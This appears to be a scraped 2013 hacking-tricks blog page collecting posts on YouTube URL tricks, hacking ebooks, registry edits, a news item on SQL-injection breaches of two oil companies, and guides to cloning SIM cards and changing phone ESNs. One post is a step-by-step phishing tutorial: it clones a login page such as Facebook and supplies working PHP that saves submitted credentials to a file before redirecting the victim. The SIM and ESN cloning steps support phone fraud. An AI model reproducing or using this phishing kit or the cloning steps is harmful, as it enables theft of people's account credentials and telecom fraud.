Download Microsoft office 2013 Now!
Microsoft has just released the free preview version of the all new Microsoft Office 2013. You can now download Microsoft Office 2013 immediately on your computer to try it.
How to Access Blocked Websites Without Proxy
Access your favorite blocked website and social networking sites at your or college or your workplace without proxy.Download exciting software to access blocked websites.
Make a Very Dangerous Virus with Notepad
Now make your own viruses in Notepad. Make fun with these in your friends computer.
How to remove PDF password
In some PDF files, Owner set the password to that file. It restrict the print, copy or edit the content of PDF file. In such situation PDF password remover application help you to remove password.
How to bypass Surveys on websites
Many websites makes survey to proceed the download or to visit the website. These surveys prove to b headache. To bypass these surveys, there are some tricks to follow.
Thursday, 18 July 2013
Sunday, 21 April 2013
Youtube Hacks
There are many tricks which are perform on Youtube. Some tricks are given below. I hope these are very helpful for you.
Youtube Hack No.1 : Replay Youtube videos
Just enter the URL of the video clip into tubereplay.com and it will play over and over again, until you stop it.Youtube Hack No.2 : Download Youtube videos without software
Youtube Hack No.3 : Embed Part Of A YouTube Video
Youtube Hack No.4 : How To Watch Synchronized YouTube Videos
Just go to SynchTube and set up a “room” up to 50 other people with a chat window along the side so you can IM about what’s happening .Youtube Hack No.5 : How To Edit Youtube Videos Online
tubechop.com is online service that allows you to make your edited selection by sliding a bar along a timeline .Youtube Hack No.6 : How To Improve Youtube Quality
To watch any video in higher quality on Youtube, just add this at the end of the link: &fmt=18 (stereo, 480 x 270 resolution) or &fmt=22(stereo, 1280 x 720 resolution) . Somewhat like this;This is normal youtube links, you must add &fmt=18
After you’ve added &fmt=18 or &fmt=6, quality will improve
Youtube Hack No.7 : How To Disable Related Videos
Don’t want people to see other people’s content that may be related ,just add ‘?rel=0? to the end of the url part of the embed !<iframe width="420" height="315" src="http://www.youtube.com/embed/JbNf0QMT3Eg?rel=0" frameborder="0" allowfullscreen ></iframe>
Youtube Hack No.8 : How To Add A Youtube Video To Your PowerPoint Presentation
If you work presentation in Powerpoint, then is very useful add videos to make presentation much interesting and to keep the attention of the audience. Let´s say you need to add video from youtube.com, for beginning , you should download video and convert in a format you can use in Powerpoint. There are many ways to do it, I personally use kickyoutube; the best way to download and convert video form youtube, at least by my opinion. Read more at my previous article Add A Youtube Video To Your PowerPoint Presentation.Youtube Hack No.9 :How To Autoplay An Embedded Video
You can make the video play automatically by adding &autoplay=1 to the url part of the embed code<iframe width="420" height="315" src="http://www.youtube.com/embed/JbNf0QMT3Eg?rel=0&autoplay=1" frameborder="0" allowfullscreen ></iframe>
Youtube Hack No.10 : How To Remix YouTube Videos Into A Seamless Mixtape
DragonTape is online service that allows you to search for the clips you want, drag and drop to set up the play order and then share the playlist with friends via an auto-generated URL, or embed it with the code provided.Youtube Hack No.11 : How To Convert YouTube Videos To Mp3
video2mp3.net allows you to convert youtube videos to MP3 files .Youtube Hack No.12 : How to set YouTube to always play HQ videos
Login in to your YouTube account and go here http://www.youtube.com/account#playback/qualityYoutube Hack No.13 : How To Watch YouTube Videos In Browser In A Sidebar
If you want to watch videos and wanna do it without leaving your current browser page, then there are browser add-ons available for that purpose.Firefox add-on – YouPlayer
Gogole Chrome add-on – Yousearch
Youtube Hack No.14 : How To Watch YouTube Videos On TV
Connect your PC to TV and go to youtube.com/xl . It is a version of YouTube optimized for watching YouTube videos on any large screen.Youtube Hack No.15 : How To Create Youtube Videos Timeline
Use TimeTube , it’s service that creates a YouTube video timeline based on keywords you enter.Youtube Hack No.16 : How To Create Clickable Link
Youtube doesn’t allow clickable link inside the video, but Linkedtube gives a great opportunity to add your own clickable link in Youtube video while you embed into your webpage. Visit linkedtube.com and enter the video id which you want to embed and add your clickable link. Copy the code and paste into your webpage.Youtube Hack No. 17 : How To Search Youtube Comments
Just type in web browser this url , in this example I searched keyword hacks , instead q=hacks , you can type what ever you want.http://www.youtube.com/comment_search?q=curiosity24.blogspot.com
I hope you enjoy these tricks.
For more tricks subscribe us on email.
Monday, 8 April 2013

Best 5 Hacking Ebooks to Learn Ethical Hacking
Have a look at the Content of this ebook
2. Advanced Malware research
3. Windows Hacking
4. Password Hacking
5. Email Hacking
6. Web Application Hacking
7. Website Defacement Domain Hacking
8. Miscellaneous Hacking
9. Mobile Computer Forensic
10. VoIP Wireless Hacking
11. Vulnerability discovery Penetration testing
12. Advanced Hacking with Metasploit
13. Firewall, IDs Honey pot Hacking
14. Securing System Networks.
- Develop and launch exploits using BackTrack and Metasploit.
- Employ physical, social engineering, and insider attack techniques.
- Build Perl, Python, and Ruby scripts that initiate stack buffer overflows.
- Understand and prevent malicious content in Adobe, Office, and multimedia files.
- Detect and block client-side, Web server, VoIP, and SCADA attacks.
- Reverse engineer, fuzz, and decompile Windows and Linux software.
- Develop SQL injection, cross-site scripting, and forgery exploits.
- Trap malware and rootkits using honeypots and SandBoxed.
Top 5 Websites To Learn How To Hack Like Hackers
#1. Hackfourms -- Hacking and Market place
#2. EvilZone -- Hacking and Warez
#3. Hack-a-Day
this website has no competition in amazing information for anyone who is looking for specific categories like gadget, cellphone, GPS devices, digital cameras, you'll find all categories in right column. Unlike then other websites hack-a-day is more likely based on hardware. it's dedicated to new, amazing innovation in physical hacking with gadget old hardware in your warehouses.
#4. Hack in the Box
If any website which help you to learn How to hack, this would be hack in the box, hack in the box is more about security and ethical hacking, it provide classes and conference , you can subscribe HITB magazine or HITB news from there main website, HITB has 14669 members with active 13879 topic and more interesting to learn how to hack.
Hacking level are like mission design by this site designer, you need to carefully read & studies all the articles on this site and you have to find out the vulnerabilities of a site and attempts to use your new founded hacking skills to hack web page. missions include basic Realistic, application, programming. I'm sure you'll be earn tittle of professional hackers if you're able to figure out how to properly hack the most difficult missions on this site.
Friday, 15 March 2013
#opBlackSummer: Two US Petroleum companies websites breached by AQEA & TCA
Now the hackers took their operation to next level by launching cyber attack against Petroleum and Gas companies. Yesterday, EHN got notification that the Team breached the two U.S. Petroleum websites.
They identified the SQL Injection vulnerability in the websites belong to "Chevron Corporation(chevron.com) -an American multinational energy corporation " and "Oceaneering International, Inc(oceaneering.com)- a subsea engineering and applied technology company based in Houston, Texas, U.S.A.". We have verified the existence of the vulnerability.
The team managed to exploit this vulnerability and extracted sensitive data from the target databases. The hacker said to have compromised important data including email addresses, passwords, and 270 IP address belong to Companies' computers.
The hackers claim they will send these IP address details to their Chinese hackers team to do some malicious work.
TCA said this operation will continue till September. The hackers said they are planning to "give a great surprise for the USA" on 11th Septemebr (9/11), the date on which al-Qaeda hijacked four airliners and carried out suicide attacks against targets in the United States.
Another iPhone passcode vulnerability found
Monday, 18 February 2013
How to make a Phishing page
What is phishing page?
A phishing page of a site is just a ditto copy of a site. No one can easily detect a difference. In this, we just clone a site login or any other important page.
How to create?
- Visit the page that you want to clone.
- Save it (CTRL+S) via your browser.
- Choose save complete webpage while saving it via browser.
- Give name index while saving. (Dont use other name!)
- Save it to a folder.
- Now, you should have one file named "index.htm" and a folder.
- We have to edit index.htm file.
- Edit it and search "action" without "". You will get something like this if you are creating fake page of facebook, action="https://www.facebook.com/login.php?login_attempt=1" method="post" , We have to edit this line only. Change https://www.facebook.com/login.php?login_attempt=1 to login.php (How to create login.php is written below) and change post to get , and save it.
How to create login.php?
Here is the code for login.php, just copy the below code, paste it in notepad and save it as login.php.
Code:
<?php
header("Location: http://www.google.com");
$handle = fopen("passes.txt", "a");
foreach($_GET as $variable => $value)
{
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
You have to change http://www.google.com to the site url that you are cloning, for example, change it to http://www.facebook.com/ if you are cloning facebook.
Now, you have your phishing page.
How to modify *.exe files
Learn how to change *.exe files, in 5 easy steps:
1) Don't try to modify a prog by editing his source in a dissasembler.Why?
Cause that's for programmers and assembly experts only.
try to view it in hex you'll only get tons of crap you don't understand.
First off, you need Resource Hacker(last version). It's a resource editor-
very easy to use, You can download it at http://www.users.on.net/johnson/resourcehacker/
2) Unzip the archive, and run ResHacker.exe. You can check out the help file too
3) You will see that the interface is simple and clean. Go to the menu FileOpen or press Ctrl+O to open a file. Browse your way to the file you would like to edit. You can edit *.exe, *.dll, *.ocx, *.scr and *.cpl files, but this tutorial is to teach you how to edit *.exe files, so open one.
4) In the left side of the screen a list of sections will appear.
The most common sections are
-String table;
-RCData;
-Dialog;
-Cursor group;
-Bitmap;
-WAV.
*Icon: You can wiew and change the icon(s) of the program by double-clicking the icon section,chossing the icon, right-clicking on it an pressing "replace resource". After that you can choose the icon you want to replace the original with.
*String table: a bunch of crap, useful sometimes, basic programming knowladge needed.
*RCData: Here the real hacking begins. Modify window titles, buttons, text, and lots more!
*Dialog:Here you can modify the messages or dialogs that appear in a program. Don't forget to press "Compile" when you're done!
*Cursor group: Change the mouse cursors used in the program just like you would change the icon.
*Bitmap: View or change images in the programs easy!
*WAV:Change the sounds in the prog. with your own.
5) In the RCData,Dialog,Menu and String table sections you can do a lot of changes. You can modify or translate the text change links, change buttons, etc.
TIP: To change a window title, search for something like: CAPTION "edit this".
TIP: After all operations press the "Compile Script" button, and when you're done editing save, your work @ FileSave(Save as).
TIP: When you save a file,the original file will be backed up by default and renamed to Name_original and the saved file will have the normal name of the changed prog.
TIP: Sometimes you may get a message like: "This program has a non-standard resource layout... it has probably been compressed with an .EXE compressor." That means that Resource Hacker can't modify it because of it's structure.
Wednesday, 16 January 2013
How to Add Any Application to the Windows Desktop Right-Click Menu
If you want really quick access to launch a frequently used application without putting extra icons on your desktop, you can add that application to the context menu for the desktop with a simple registry hack. Here’s how to do it.
Naturally, we’ve also covered the opposite scenario—how to disable Windows context menu, which is an equally useful read if you’ve got a bunch of items you want to remove from the menu.
Adding Applications to the Desktop Context Menu
For today’s lesson we’ll show you how to add Notepad to the menu, but you could add any applications you want instead. The first thing you’ll want to do is open up regedit.exe through the Start Menu search or run box, and then browse down to the following key:HKEY_CLASSES_ROOT\Directory\Background\shell
The screen should look similar to this one if you are in the right place.
Next, you’ll want to create a new key underneath the shell key, the name of which is exactly what is going to show up on the desktop menu. Right-click on the “shell” key, and then choose New \ Key from the menu.
Give the new key the name that you want to show up on the desktop context menu. For this example we’ll be using Notepad.
Optional: If you want to assign an “Alt” key to this menu entry for quicker access, you can change the (Default) value on the right and put an & character in front of the key you want to use. For instance, if you wanted to be able to just use the N key to launch Notepad once the desktop context menu pops up, you can do this:
Personally I don’t find this terribly useful since you have to use the mouse to right-click on the desktop… may as well just use the mouse to click the item. Still, for completeness I’ve included it.
Next you’ll need to create the command key that will actually hold the command used to launch the application. Right-click on the new Notepad key, and then choose New \ Key from the menu.
Give this key the name “command” in lowercase.
To complete this step you’ll need the full path to the application that you want to launch. You can use Shift + Right-Click to get the Copy as Path menu item to find this more quickly. Note: of course, for Notepad you wouldn’t need the full path, but this is just an example.
Now click on “command” on the left side, and then double-click on the (Default) key in the right side to edit the string value.
Paste in the full path to the executable that you got from the “Copy as Path” step above, or you can put in the full path yourself if you’d like.
Once it’s done, it should look like this:
And right-clicking on the desktop will produce the new menu item… naturally, using this menu item should launch Notepad.
You can add as many applications to the desktop context menu as you’d like, just repeat the steps again with a new menu item name.
How to disable Windows Context Menu with CCleaner
One of the messy sides of Windows is its right-click context menu system which seems to get more cluttered every time you install a new program. Here’s how to fix that, the easy way.
Cleaning Your Context Menu With CCleaner
Head over to the Piriform website and download the free version of CCleaner.Once downloaded, you will need to run through the install wizard which is a next, next, finish process.
When you first fire up CCleaner you will see a Tools section on the left hand side, that’s where we will be heading.
On the right hand side, you will need to head into the Startup section and then click on the Context Menu.
You will now see all of the shell extensions that are registered on your system, after selecting one you have the option of either deleting it for good, or just disabling it incase you wish to re-enable it at a later stage.
That’s all there is to it.
Thursday, 3 January 2013
SIM Cloning Tools
SIM cards grant access to cell phones on the GSM network and store vital information about the phone, the user account and contacts. A SIM card that is damaged, lost or stolen can mean lost contacts, lost time and, in business, lost profits. Fortunately, there are several SIM cloning tools that make a copy of a SIM card to use as a replacement.
Datopal 12 in One SIM Card Cloner
Multi Slots USB 2.0 SIM Card SD MMC Card Reader Writer
Techie Warehouse SIM Card Backup
How to clone a SIM card
Instructions:
1. First you'll need the IMSI (International Mobile Subscriber Identifier) number. This string of numbers is usually imprinted on the SIM card itself. This is an example of an IMSI number:An IMSI is usually 15 digits long, but can be one or two digits shorter.
2. Now you have your IMSI number you'll need the authentication key (Ki), which is unique to your SIM. This number can only be discovered electronically using a SIM duplicator, which is an external device that you will slot the SIM card into.
3.When the SIM duplicator is connected to your PC and your SIM card, it will attempt to acquire the Ki number and copy the entire contents. When a new SIM card is placed into the duplicator after this process is complete, that data will be copied and, for all intents and purposes, the new SIM will be identical to the old.
How To Use Google Cache to Bypass Firewall
This allows you to view the site from when Google last indexed. Google caches all the website which can be viewed using the keyword cache:websitename.com.
How to Clone a Mobile Phone Without a SIM Card
Steps to Clone a Mobile Phone without using a SIM Card.
- On your Original Mobile Phone, try to identify the security menu. If you are unable to find the security menu, kindly search the Internet. Since, locating the security menu is different in each mobile phones.
- Make a note of the model number of your Original Mobile phone which can be located in the box or at the back of your Mobile phone below the battery area.
- Make a note of the phone’s ESN(Electronic Serial Number). This is the identifier that is automatically sent to the cellular tower whenever the Mobile phone is in use. The Electronic Serial Number is validated, every time you make a phone call. The ESN is usually your serial number. Even ESN can be found behind the battery of your phone.
- On your Second Mobile Phone, try to identify the security menu and the ESN identifier. This information is needed in order to duplicate the information from your current phone.
- Locate the code to change your phone number. This special code is used to change the ESN of each phone. You can find sites on the Internet that will provide you with the code to change the phone number. For Nokia phones, the secret menu is *3001#12345#, and the number changer is #639#.
- Change the phone number in your Second Mobile phone to match the ESN number of your Original Mobile phone. Power on the phone and make a test call.
This is just a tutorial for educational purposes. I am not responsible for you action.